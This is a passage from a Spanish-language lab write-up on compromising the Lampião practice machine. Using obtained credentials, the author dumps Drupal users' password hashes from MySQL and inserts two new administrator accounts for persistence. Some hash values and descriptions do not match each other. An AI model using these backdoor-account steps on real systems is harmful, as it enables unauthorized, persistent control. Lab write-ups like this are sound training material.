


Ilustración 26 Acceso a la base de datos MySQL

1.12 Conexión a la base de datos MySQL

Usé las credenciales obtenidas para conectarme a MySQL Comando ejecutado:

mysql -u drupaluser -p




Ilustración 27 Conexión a la base de datos MySQL

ingreso correcto a la base de datos y verificación de las bases existentes (drupal).

1.13 Exploración de la base de datos Drupal

Seleccioné la base de datos y revisé las tablas Comando ejecutado:

SHOW DATABASES;


```
mysql> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupal             |
+--------------------+
2 rows in set (0.00 sec)
```

Encontré tablas como users, users_roles y role, que manejan usuarios y permisos, seleccioné la base de datos de **Drupal** e inspeccioné sus tablas:

USE drupal;

```
mysql> USE drupal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

SHOW TABLES;



De manera específica revisé la estructura y contenido de la tabla users:

DESCRIBE users;

```
mysql> DESCRIBE users;
+-----------------+------------------+------+-----+---------+-------+
| Field           | Type             | Null | Key | Default | Extra |
+-----------------+------------------+------+-----+---------+-------+
| uid             | int(10) unsigned | NO   | PRI | 0       |       |
| name            | varchar(60)      | NO   | UNI |         |       |
| pass            | varchar(128)     | NO   |     |         |       |
| mail            | varchar(254)     | YES  | MUL |         |       |
| theme           | varchar(255)     | NO   |     |         |       |
| signature       | varchar(255)     | NO   |     |         |       |
| signature_format| varchar(255)     | YES  |     | NULL    |       |
| created         | int(11)          | NO   | MUL | 0       |       |
| access          | int(11)          | NO   | MUL | 0       |       |
| login           | int(11)          | NO   |     | 0       |       |
| status          | tinyint(4)       | NO   |     | 0       |       |
| timezone        | varchar(32)      | YES  |     | NULL    |       |
| language        | varchar(12)      | NO   |     |         |       |
| picture         | int(11)          | NO   | MUL | 0       |       |
| init            | varchar(254)     | YES  |     |         |       |
| data            | longblob         | YES  |     | NULL    |       |
+-----------------+------------------+------+-----+---------+-------+
16 rows in set (0.01 sec)
```

1.14 Verificación de usuarios existentes

Consulté los usuarios ya creados en el sistema, esto me permitió visualizar los usuarios existentes y sus hashes de contraseñas.

SELECT uid, name, mail, pass FROM users;

se listaron usuarios como **tiago** y **Eder**, ambos con contraseñas en hash PHPass.

1.15 Creación de usuarios administradores

Para garantizar **persistencia en el sistema**, decidí crear nuevos usuarios con privilegios de administrador directamente en la base de datos de Drupal.
Primero inserté los usuarios:

INSERT INTO users (uid, name, pass, mail, status, created) VALUES (3, 'tello', 'SDgFJx0gKkq93yN5b3tFZtEzO8FkN3N7XENe5iM7Na7dEWUXHqYbd', 'tello@example.com', 1, UNIX_TIMESTAMP());

INSERT INTO users (uid, name, pass, mail, status, created) VALUES (4, 'camilo', 'SDxIXvP3FDezvUekU8DlH5lLQfIGjN2g4rN6z4YUL7MFxBFiqAbhw', 'camilo@example.com', 1, UNIX_TIMESTAMP());

- **uid** → Identificador único de usuario.
- **name** → Nombre del usuario en Drupal.
- **pass** → Contraseña almacenada en formato hash (en este caso MD5).
- **mail** → Correo electrónico asociado.
- **status** → Estado del usuario (1 = activo).
- **created** → Fecha de creación en formato timestamp.

```
mysql> SELECT uid, name, mail, pass FROM users;
+-----+---------+---------------------+--------------------------------------------------------------+
| uid | name    | mail                | pass                                                         |
+-----+---------+---------------------+--------------------------------------------------------------+
|   0 |         |                     |                                                              |
|   1 | tiago   | lampiao@lampiao.com | $S$DNZ5o1k/NY7SUgtJvjPqNl40kHKwn4yXy2eroEnOAlpmT0TJ9Sx8 |
|   2 | Eder    | eder@lampiao.com    | $S$Dv5orvhi7okjmViImnVPmVgfwJ2U..PNK4E9IT/k7Lqz9GZRb7tY |
|   3 | tello   | tello@example.com   | $S$DgL6hT93t0bPydQiv7bHh9zPPD0i.E6IPiXbW4dPjk8zK3dwXJk  |
|   4 | camilo  | camilo@example.com  | $S$DxIXvP3FDezvUekU8DlH5lLQfIGjN2g4rN6z4YUL7MFxBFiqAbhw |
+-----+---------+---------------------+--------------------------------------------------------------+
5 rows in set (0.00 sec)
```

Luego, verifiqué los roles existentes en el sistema:

SELECT * FROM role;

```
mysql> SELECT * FROM role;
+-----+--------------------+--------+
| rid | name               | weight |
+-----+--------------------+--------+
|   3 | administrator      |      2 |
|   1 | anonymous user     |      0 |
|   2 | authenticated user |      1 |
|   4 | writer             |      3 |
+-----+--------------------+--------+
4 rows in set (0.01 sec)

mysql> INSERT INTO users_roles (uid, rid) VALUES (3, 3);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO users_roles (uid, rid) VALUES (4, 3);
Query OK, 1 row affected (0.02 sec)
```

Al confirmar que el rol **3** correspondía a *administrator*, asigné a los nuevos usuarios dichos privilegios:

INSERT INTO users_roles (uid, rid) VALUES (3, 3);

INSERT INTO users_roles (uid, rid) VALUES (4, 3);


```
mysql> INSERT INTO users_roles (uid, rid) VALUES (3, 3);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO users_roles (uid, rid) VALUES (4, 3);
Query OK, 1 row affected (0.02 sec)
```

```
mysql> SELECT u.uid, u.name, r.name AS rol
    -> FROM users u
    -> JOIN users_roles ur ON u.uid = ur.uid
    -> JOIN role r ON ur.rid = r.rid;
+-----+--------+----------------+
| uid | name   | rol            |
+-----+--------+----------------+
|   1 | tiago  | administrator |
|   3 | tello  | administrator |
|   4 | camilo | administrator |
|   2 | Eder   | writer         |
+-----+--------+----------------+
4 rows in set (0.00 sec)
```

CONCLUSIÓN

Se logró comprometer la máquina **Lampião**, obteniendo acceso remoto mediante SSH y manipulando la base de datos Drupal para **crear usuarios administradores**, asegurando persistencia. La práctica demostró cómo vulnerabilidades en servicios como SSH

y CMS permiten comprometer completamente un sistema, reforzando la importancia de políticas de **seguridad robustas** y configuración segura de servicios web.

REFERENCIAS

1. Kali Linux Documentation. https://www.kali.org/docs/
2. LinEnum GitHub Repository. https://github.com/rebootuser/LinEnum
3. CEWL Tool Documentation. https://digi.ninja/projects/cewl.php
4. Hydra – Network Logon Cracker. https://github.com/vanhauser-thc/thc-hydra
5. Morales, R. S. (2025). Quidbo.

6. Tello, C. A. (2025). Quibdo.